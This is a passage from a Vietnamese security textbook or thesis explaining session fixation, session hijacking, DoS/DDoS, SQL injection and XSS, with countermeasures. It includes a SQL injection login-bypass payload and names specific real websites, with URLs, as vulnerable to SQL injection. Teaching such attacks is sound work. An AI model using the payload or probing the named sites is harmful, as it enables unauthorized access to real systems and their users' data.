Ví dụ: Nếu biến cờ “người quản trị” được thiết lập đúng trong Cookie, nhưng giá trị của số thứ tự người dùng trong Cookie không giống với số thứ tự của “người quản trị” được lưu trữ trên máy chủ.

Mã hóa Cookie để khi các tập tin Cookie có bị lọt vào tay của Hacker thì cũng không thể đọc được nội dung bên trong vì chúng đã được mã hóa nếu muốn đọc được thì bắt buộc Hacker phải giải mã, giải mã thì có thể sẽ ra nhưng vấn đề ở đây là trong thời gian bao lâu. Với cách này cũng làm khó khăn hơn trong việc đánh cắp thông tin của người dùng.

1.3.3.Chiếm hữu phiên làm việc

1.3.3.1.Ấn định phiên làm việc (Session Fixation)

❖ **Kỹ thuật tấn công**

Là kỹ thuật tấn công cho phép Hacker mạo danh người dùng hợp lệ bằng cách gởi một Session ID hợp lệ đến người dùng, sau khi người dùng đăng nhập vào hệ thống thành công, Hacker sẽ dùng lại Session ID đó, nghiêng nhiên trở thành người dùng hợp lệ và khai thác thông tin hay với mục đích nào đó tại máy chủ.

Ví dụ: Attacker muốn chiếm được phiên làm việc của người dùng nào đây đang sử dụng tài khoản ngân hàng.

(1) và (2) bước này Attacker sẽ thiết lập một phiên làm việc hợp lệ với máy chủ bằng cách đăng nhập tài khoản của mình vào. Như vậy đã có một phiên làm việc hợp lệ từ máy chủ ngân hàng.

(3) Sau khi đã đăng ký một phiên làm việc hợp lệ xong, Attacker mới gửi một email hay bằng mọi cách buộc người dùng phải click chuột vào đường dẫn với ID phiên làm việc của Attacker thì khi click vào đường dẫn này nó sẽ chuyển hướng đến máy chủ ngân hàng và yêu cầu nhập tài khoản, mật khẩu vào như bước (4).

(5) Như vậy người dùng đã đăng nhập vào máy chủ của trang web ngân hàng với ID phiên làm việc là do Attacker ấn định trước. ID phiên của Attacker và ID phiên của người dùng thực chất là một.

(6) Attacker đăng nhập vào trang web ngân hàng bằng tài khoản của người dùng và thực hiện được các ý đồ như Attacker muốn.

Với kỹ thuật này thì Attacker có thể dễ dàng qua mặt được các máy chủ mà dù đã kiểm tra ID phiên làm việc.



Hình 1.12: Nguyên lý tấn công ấn định phiên làm việc.

❖ **Biện pháp bảo mật khắc phục**

Về người dùng:

- Khuyến cáo người dùng phải biết tự bảo vệ mình là không được click vào những đường link không rõ nguồn gốc hay từ những người không rõ lai lịch để tránh tình trạng như ví dụ trên.
- Khuyến cáo người dùng nên sử dụng tính năng thoát khỏi trình duyệt hay thoát khỏi máy chủ xóa hết những tập tin lưu trong bộ nhớ đệm như Cookie, tập tin lưu Session ID hay các thông tin người dùng.

Về máy chủ:

- Không cho phép đăng nhập với một Session ID phiên làm việc có sẵn mà phải do máy chủ tự tạo mới ra.
- Kết hợp Session ID với thông tin chứng thực đã được mã hóa SSL của người dùng
- Thiết lập thời gian hết hiệu lực cho Session, tránh trường hợp Attacker có thể duy trì Session và sử dụng lâu dài..
- Xóa bỏ những Session khi người dùng thoát khỏi hệ thống hay hết hiệu lực.

1.3.3.2. Đánh cắp phiên làm việc (Session Hijacking)

❖ Kỹ thuật tấn công

Là kỹ thuật tấn công cho phép Hacker mạo danh người dùng hợp lệ sau khi nạn nhân đã đăng nhập vào hệ thống bằng cách giải mã Session ID của họ được lưu trữ trong Cookie hay tham số URL, biến ẩn của form.

Khác với kiểu tấn công ẩn định phiên làm việc, Hacker đánh cắp một Session ID của người dùng khi họ đang trong phiên làm việc của mình. Và để đánh cắp Session ID của người dùng, Hacker có thể sử dụng các phương pháp sau:

➤ Dự đoán phiên làm việc (Prediction Session ID)

Hacker phải là người dùng hợp lệ của hệ thống, sau vài lần đăng nhập vào hệ thống, Hacker xem xét giá trị Session ID nhận được từ đó tìm ra quy luật phát sinh và từ đó có thể đoán được giá trị của một phiên làm việc của người dùng kế tiếp.

Kỹ thuật này rất khó khăn và xác xuất là không cao đòi hỏi Hacker phải có tính kiên trì và đầu óc thông minh nên phương pháp này rất ít xài. Giả sử máy chủ web sử dụng “random” để cấp phép Session ID thì Hacker không thể dò ra phiên làm việc được. Việc này giống như “ôm cây đợi thỏ” vậy.

➤ Vét cạn phiên làm việc (Brute Force ID)

Hacker dùng một chương trình gửi nhiều yêu cầu trong một khoảng thời gian đến máy chủ. Mỗi yêu cầu kèm theo một Session ID để tìm các Session ID đang tồn tại. Hacker dựa vào thói quen của những nhà phát triển ứng dụng như lấy thời gian hay địa chỉ IP của người dùng để tạo Session ID để hạn chế vùng quét.

Với cách này cũng gần giống với dự đoán phiên làm việc nên cũng không được thông dụng, tốn rất nhiều thời gian nhưng nếu Hacker đã hiểu rõ về máy chủ đó hay người viết lập trình cho ứng dụng đấy thì rất có khả năng sẽ chiếm được Session ID.

➤ Dùng đoạn mã để đánh cắp phiên làm việc

Bằng cách chèn một đoạn mã độc thực thi trên chính trình duyệt của nạn nhân, Hacker có thể lừa người dùng thông qua một liên kết trong email hay dựng lên một trang web giả mạo nào đấy từ đó việc thực hiện đánh cắp Cookie của người dùng và cách này được thực hiện thông qua lỗi Cross-Site Scripting (phần sau sẽ trình bày rõ kỹ thuật này). Sau khi được phiên làm việc của người dùng, Hacker vào phiên làm việc của người dùng và khai thác.

❖ **Biện pháp bảo mật khắc phục**

Thuật toán tạo ra Session ID là một vấn đề lớn và cần cập nhật thông tin để thay đổi những thuật toán yêu cho những thuật toán mạnh hơn.

Với Session ID quá ngắn, Hacker có thể dùng kỹ thuật “vết cạn”. Nhưng không vì thế mà cho rằng bảo mật hơn với Session ID dài và phức tạp vì kích thước của Session ID cũng là vấn đề lớn.

1.3.4.Tùy chỉnh dịch vụ (DOS)

❖ **Những mục tiêu của tấn công DOS**

Tấn công DOS là kiểu tấn công làm cho dịch vụ mạng bị tê liệt, không còn đáp ứng được yêu cầu nữa. Loại tấn công này ảnh hưởng đến nhiều hệ thống mạng, rất dễ thực hiện và lại rất khó bảo vệ hệ thống khỏi tấn công DOS. Thực chất của DOS là Attacker sẽ chiếm dụng một lượng lớn tài nguyên mạng như băng thông, bộ nhớ,... và làm mất khả năng xử lý các yêu cầu dịch vụ đến các máy khách khác. Các mục tiêu của DOS nhắm vào như sau:

➤ Tấn công vào disks

Đây là kiểu tấn công cổ điển là làm đầy đĩa cứng của hệ thống. Đĩa cứng có thể bị đầy và không thể sử dụng được. Kiểu tấn công này hiện nay hầu như là không còn được sử dụng nữa.

➤ Tấn công vào Ram

Tấn công chiếm một dung lượng lớn trên RAM cũng có thể gây ra các vấn đề hủy hệ thống. Kiểu tấn công tràn bộ đệm là một điển hình.

➤ Tấn công vào Bandwidth

Phần băng thông giành cho mỗi hệ thống đều bị giới hạn, vì vậy nếu Hacker gửi nhiều yêu cầu đến hệ thống thì phần băng thông sẽ không đủ đáp ứng cho một khối lượng dữ liệu lớn đó.

Ví dụ: Tháng 11/2011 trang web <http://www.vietnamnet.vn> đã bị Hacker tấn công DDOS làm hệ thống mạng trì trệ không thể nào hoạt động được và sau gần một tháng chống chọi với DDOS thì đã hoạt động lại bình thường.

➤ Tấn công vào Swap Space


Hầu hết các hệ thống đều có vài trăm MB không gian chuyển đổi (Swap space) để phục vụ cho yêu cầu máy khách. Swap space thường dùng cho các tiến trình con có thời gian ngắn nên DOS có thể được dựa trên phương thức làm tràn đầy swap space nhằm hệ thống không phục vụ được cho các máy khách có nhu cầu sử dụng.

❖ *Kỹ thuật tấn công*

➤ Tấn công DOS truyền thông SYN Flood

Trước khi tìm hiểu về tấn DOS truyền thông ta cần phải nắm rõ nguyên lý hoạt động của gói tin với giao thức TCP. Giao thức TCP là giao thức hướng kết nối, để bắt đầu kết nối thì sẽ có quá trình bắt tay 3 bước, trong lúc trao đổi dữ liệu sẽ có các gói tin ACK để thông báo gói tin thành công hay không và trước khi ngắt kết nối giữa bên gửi và nhận thì có quá trình 4 bước kết thúc. Vậy giờ ta sẽ tìm hiểu về bắt tay 3 bước vì phần này có liên quan đến DOS.


Figure 1-49 Three-Way Handshake



Hình 1.13: Bắt tay 3 bước trong giao thức TCP.

Ví dụ: Giả sử có máy chủ web B và máy khách A. Máy khách A vào trình duyệt gõ <http://www.viethanit.edu.vn> khi vừa gõ xong và nhấn enter (bỏ qua các bước đi hỏi DNS) thì lúc này máy khách A và máy chủ B đang thực hiện bắt tay 3 bước trước khi kết nối truyền dữ liệu với nhau. Máy khách A sẽ yêu cầu kết nối đến máy chủ B với giao thức là HTTP và port mặc định là 80, nếu máy chủ B có dịch vụ web thì trả lời gói SYN và ACK lại và thông báo khả năng bên máy chủ như thế nào, tại máy khách A nhận được gói SYN từ máy chủ B thì nó liền gửi gói ACK cho máy chủ B để chuẩn bị sẵn sàng trao đổi dữ liệu với nhau.


Hacker đã dựa trên lỗ hổng của bắt tay 3 bước này. Giả sử Hacker gửi gói SYN lên cho máy chủ và máy chủ hồi đáp cho Hacker bằng gói SYN và ACK nhưng Hacker lại không nhận gói SYN và ACK từ máy chủ dẫn đến là máy chủ chờ đợi gói tin ACK từ Hacker gửi đến. Như vậy là máy chủ phải lưu quá trình đó lại vào bộ nhớ đệm và thử nghĩ rất nhiều yêu cầu SYN từ Hacker rồi máy chủ lại đưa các quá trình đấy vào bộ nhớ đệm. Đến một lúc nào đấy bộ nhớ đệm đầy dẫn đến tình trạng máy chủ không thể tiếp tục phục vụ cho các máy khách hay ta nói là rơi vào tình trạng từ chối dịch vụ.



Hình 1.14: Tấn công từ chối dịch vụ truyền thống.

➤ Tấn công DDOS vào băng thông

DDOS có nghĩa là nhiều Hacker cùng đánh vào một máy chủ hay một hệ thống mạng nào đó. Tuy mạng của mỗi thằng Hacker không có băng thông lớn như máy chủ nhưng số lượng gói tin gửi đến máy chủ thì lại bị tắt nghẽn chõ tiếp xúc giữa mạng Internet và mạng cục bộ của máy chủ dẫn đến tình trạng nghẽn mạng và hệ thống sụp hoàn toàn.



Hình 1.15: Tấn công DDOS.

Không giống tấn công DOS, kiểu DDOS này tấn công rất khó chịu và đã đánh thì chắn chắn nạn nhân chỉ có chết. Điển hình là 28/11/2010 trang WikiLeaks.org bị tấn công DDOS và hệ thống bị tê liệt hoàn toàn. Ngày 14/02/2012 mới đây một nhóm Hacker đã tấn công DDOS vào bkav.com.vn làm hệ thống ngưng hoạt động trong một ngày và cũng bị nhóm Hacker này lấy toàn bộ cơ sở dữ liệu hơn 100 ngàn tài khoản gồm tài khoản, mật khẩu đăng nhập forum, email và các thông tin cá nhân khác. Chỉ riêng với với con số email này cũng đã làm cho công ty an ninh mạng bkav gặp nhiều rắc rối rồi. Hacker hoặc spam mail gởi các thông tin sai lệnh đến email của người dùng và dẫn đến công ty sẽ mất uy tín.

➤ Tấn công vào tài nguyên hệ thống

Đây là kiểu tấn công nhằm vào tài nguyên hệ thống như CPU, bộ nhớ, tập tin hệ thống, tiến trình,... Hacker là một tập hợp người dùng hợp lệ và được một lượng tài nguyên giới hạn trên hệ thống. Tuy nhiên, Hacker sẽ lạm dụng quyền truy cập này để yêu cầu cấp thêm tài nguyên. Như vậy, hệ thống hay những người dùng hợp lệ sẽ bị từ chối sử dụng tài

nguyên. Kiểu tấn công sẽ khiến cho hệ thống không thể sử dụng được tài nguyên vì tài nguyên đã bị xài hết.

❖ **Biện pháp bảo mật khắc phục**

Giảm thời gian thiết lập kết nối và chờ kết nối. (đặc biệt với tấn công DOS truyền thống)

Dùng những phần mềm phát hiện DDOS.

Dùng firewall và IDS, IPS để có thể hiệu quả hơn.


1.3.5.Chèn câu truy vấn SQL (SQL Injection)

❖ **Kỹ thuật tấn công**

SQL injection là một kỹ thuật cho phép Hacker lợi dụng lỗ hổng trong việc kiểm tra dữ liệu nhập trong các ứng dụng web và các thông báo lỗi của hệ quản trị cơ sở dữ liệu để "chèn vào" (inject) và thi hành các câu lệnh SQL bất hợp pháp (không được người phát triển ứng dụng lường trước hay lỗi ngoại lệ). Hậu quả của nó rất tai hại vì nó cho phép Hacker có thể thực hiện các thao tác xóa, hiệu chỉnh,... Do có toàn quyền trên cơ sở dữ liệu của ứng dụng, thậm chí là máy chủ mà ứng dụng đó đang chạy. Lỗi này thường xảy ra trên các ứng dụng web có dữ liệu được quản lý bằng các hệ quản trị cơ sở dữ liệu như SQL Server, MySQL, Oracle,...


Để xác biết website nào dính lỗi SQL injection ta thêm dấu “ ’ ” vào sau thanh địa chỉ.

Ví dụ 1: <http://vsmc.com.vn/products.php?cat=68'> sẽ xuất hiện thông báo như hình sau.



Hình 1.16: Một site bị lỗi SQL Injecion.

Ví dụ 2: <http://www.bluestar-vn.com/sanpham.php?matl=3>



Hình 1.17: Một site khác cũng lỗi SQL Injection.

Mọi thông báo lỗi đều được Hacker ghi nhận và sẽ tìm cách vượt qua những lỗi đó để vào được bên trong của hệ thống.

➤ Tấn công SQL Injection vượt form đăng nhập đơn giản

Thường khi chúng ta vào các trang web bán hàng trực tuyến trên mạng là các trang web có kết nối đến cơ sở dữ liệu của trang web. Khi người dùng đăng nhập thành công vào trang web thì có thẻ mua sắm online và thanh toán trực tuyến với điều kiện là trong tài khoản của bạn vẫn còn tiền hoặc có thẻ thông qua tài khoản ngân hàng của bạn. Nói tóm lại là rất là tiện lợi không cần phải đi ra khỏi nhà hay đến những siêu thị nữa mà vẫn có những món hàng ưu thích được chuyển đến tận nhà. Hacker ngửi thấy mùi tiền trên nhưng trang web bán hàng đấy hoặc các trang ngân hàng, bây giờ nhiệm vụ của Hacker là tấn công vào hệ thống trang web đấy để có được những tài khoản của khách hàng hay nhằm mục đích khác. Với tấn công SQL Injection vượt qua form đăng nhập được coi là cơ bản nhất để hiểu thêm coi hình minh họa bên dưới.



Hình 1.18: Tấn công SQL Injection.

Thường thì các trang web liên quan đến vấn đề bảo mật thì sẽ bắt người dùng đăng nhập nếu người dùng đăng nhập đúng tài khoản của mình thì sẽ được vào đúng cơ sở dữ liệu của mình nhưng Hacker thì không có tài khoản. Vậy Hacker sẽ làm gì để lọt qua được hệ thống đăng nhập. Chúng ta xem đoạn code bên dưới là viết trong form đăng nhập trên.

```
SQLQuery="SELECT csdlUsername FROM User WHERE
csdlUsername= '' & strUsername & '' AND Password= '' &
csdlPassword & '' "
```

```
flag = GetQueryResult (SQLQuery)
```

```
if flag = "" then
```

```
check=FALSE
```

```
else
```

```
check=TRUE
```

```
end
```

```
...
```

Đoạn mã trên kiểm tra chuỗi nhập Username và Password. Nếu nhập đúng tài khoản và mật khẩu thì sẽ check=true và ngược lại là

check=false. Hacker thì không có tài khoản rồi nhưng lại phát hiện lỗ hổng trong forum đăng nhập và anh ta gõ username và password là ‘ OR ‘=’ như hình 3.10. Thì đoạn code trong form kết hợp với chuỗi Hacker nhập vào sẽ thành như thế này.

```
SELECT csdlUsername FROM User WHERE csdlUsername= '' OR  
''=' AND Password '' OR ''=''
```

Phân tích câu này thì:

- csdlUsername ‘’: không nhập nhập gì thì FALSE
- ‘=’: vẽ này thì TRUE
- Password ‘’: không nhập thì sẽ không có trong csdlpassword rồi FALSE
- ‘=’ vẽ này thì TRUE

Vậy ta xét lại như sau: (F or T) and (F or T) => T and T. Với cấu trúc trên thì Hacker hoàn toàn đột nhập vào hệ thống mà không cần bất kì tài khoản nào. Sau khi đăng nhập thành công thì hệ thống sẽ chuyển đến tài khoản đầu tiên trong cơ sở dữ liệu của hệ thống. Việc tiếp theo của Hacker có thể là khám phá tài khoản này hoặc là sẽ tiếp tục tấn công sang các tài khoản khác hoặc sẽ nhòm ngó đến tài khoản có quyền nhất trong hệ thống chính là Admin.

Đây chỉ là những cái cơ bản nhất của SQL Injection, nó còn có thể tấn công với câu lệnh như SELECT, HAVING, INSERT,...

❖ **Biện pháp bảo mật khắc phục**

Việc tấn công SQL Injection dựa vào những câu thông báo lỗi do đó việc phòng chống hữu hiệu nhất là không cho hiển thị những thông điệp lỗi hệ thống cho người dùng thay vào đó bằng một thông báo lỗi do người lập trình hay quản trị viên phát triển thiết kế mỗi khi lỗi xảy ra trên ứng dụng.

Kiểm tra kỹ giá trị nhập vào của người dùng, những kí tự đặt biệt,...

Hãy loại bỏ các kí tự “, ’, ”, /, \, ;, “ và các từ khóa như NULL, CR, LF,...

Sử dụng phương thức POST và mã hóa thanh URL của trình duyệt máy khách.

Cô lập máy chủ CSDL và máy chủ WEB hay nói cách khác là máy chủ CSDL không được cài trên máy chủ WEB để đảm bảo tính bảo mật.

Nên sử dụng tài khoản với đặc quyền thấp để truy xuất vào CSDL. Có nghĩa là không phải nhất thiết khi nào cũng phải xài đến quyền Admin hay Root mà nên phân quyền cho các User đúng với mục đích của công việc, đúng với ý đồ của người quản trị viên.

1.3.6.Chèn mã lệnh thực thi trên trình duyệt nạn nhân (Cross site scripting)

❖ Kỹ thuật tấn công


Kỹ thuật tấn công Cross Site Scripting (được viết tắt là XSS) là phương pháp tấn công bằng cách chèn thêm những đoạn mã lệnh có khả năng đánh cắp hay thiết lập được những thông tin quan trọng như Cookie, mật khẩu,... vào nguồn ứng dụng web để từ đó chúng được chạy như là một phần của ứng dụng WEB và có chức năng cung cấp hoặc thực hiện những điều Hacker muốn.

Phương pháp này không nhắm vào máy chủ của hệ thống mà chủ yếu tấn công trên chính máy người sử dụng. Hacker sẽ lợi dụng sự kiểm tra không chặt chẽ từ ứng dụng và hiểu biết hạn chế của người dùng cũng như biết đánh vào sự tò của họ dẫn đến người dùng bị mất thông tin một cách dễ dàng.

Kỹ thuật tấn công này là một trong những kỹ thuật tấn công phổ biến nhất của các ứng dụng WEB và mối đe dọa của chúng đối với người sử dụng ngày càng lớn.

➤ Hacker tấn công thông qua ứng dụng WEB

Hacker dùng các công cụ quét lỗ hổng XSS cho các máy chủ ứng dụng WEB. Vào một ngày đẹp trời, Hacker cũng đã tìm thấy một máy chủ ứng dụng WEB bị lỗi XSS và thế là Hacker tải các Script (kịch bản) lên máy chủ WEB và thông qua máy chủ WEB các máy khách lén trang web của ứng dụng WEB áy có thể sẽ bị mất thông tin cá nhân do Hacker đã lấy, hình sau sẽ mô tả quá trình thực hiện.



Hình 1.19: Nguyên lý hoạt động của XSS.

Hình 1.19 có thể hiểu các bước như sau: người dùng truy vấn một ứng dụng WEB đến máy chủ thì máy chủ liền phản hồi các thông tin cần thiết từ máy khách yêu cầu. Nhưng ứng dụng WEB đây lại bị lỗi XSS vậy là Hacker thông qua lỗ hổng đây có thể đánh cắp thông tin người dùng trong hình trên thì Hacker chỉ chèn một thông điệp đưa ra cảnh báo lỗi. Với hình thức tấn công như trên Hacker hoàn toàn có thể tấn công các

ứng dụng WEB như viết blog, bình luận bài trong forum hay các script độc hại trên mạng xã hội,...



Hình 1.20: Tấn công XSS đồi với ứng dụng WEB blog.

➤ Hacker tấn công thông qua máy khách

Có thể nói Hacker rất là khôn khéo khi tấn công XSS đồi với người dùng, chỉ cần gởi một thông điệp cho người dùng và dụ người sử dụng click vào thì Hacker có thể lấy các thông tin cần thiết của người dùng. Vì người dùng đâu phải ai cũng biết rõ về các vấn đề bảo mật giống như một quản trị viên được. Theo thống kê của thế giới thì hơn 90% các cuộc tấn công của Hacker là xuất phát từ sự thiếu hiểu biết của người dùng và hiện nay thế giới đang kêu gọi người dùng hãy bảo vệ chính mình trước Internet.



Hình 1.21: Tân công XSS thông qua email.

(1) Hacker biết rõ ứng dụng web của người dùng hay sử dụng và cũng soạn sẵn một email có chứa link mã độc gửi cho người sử dụng.

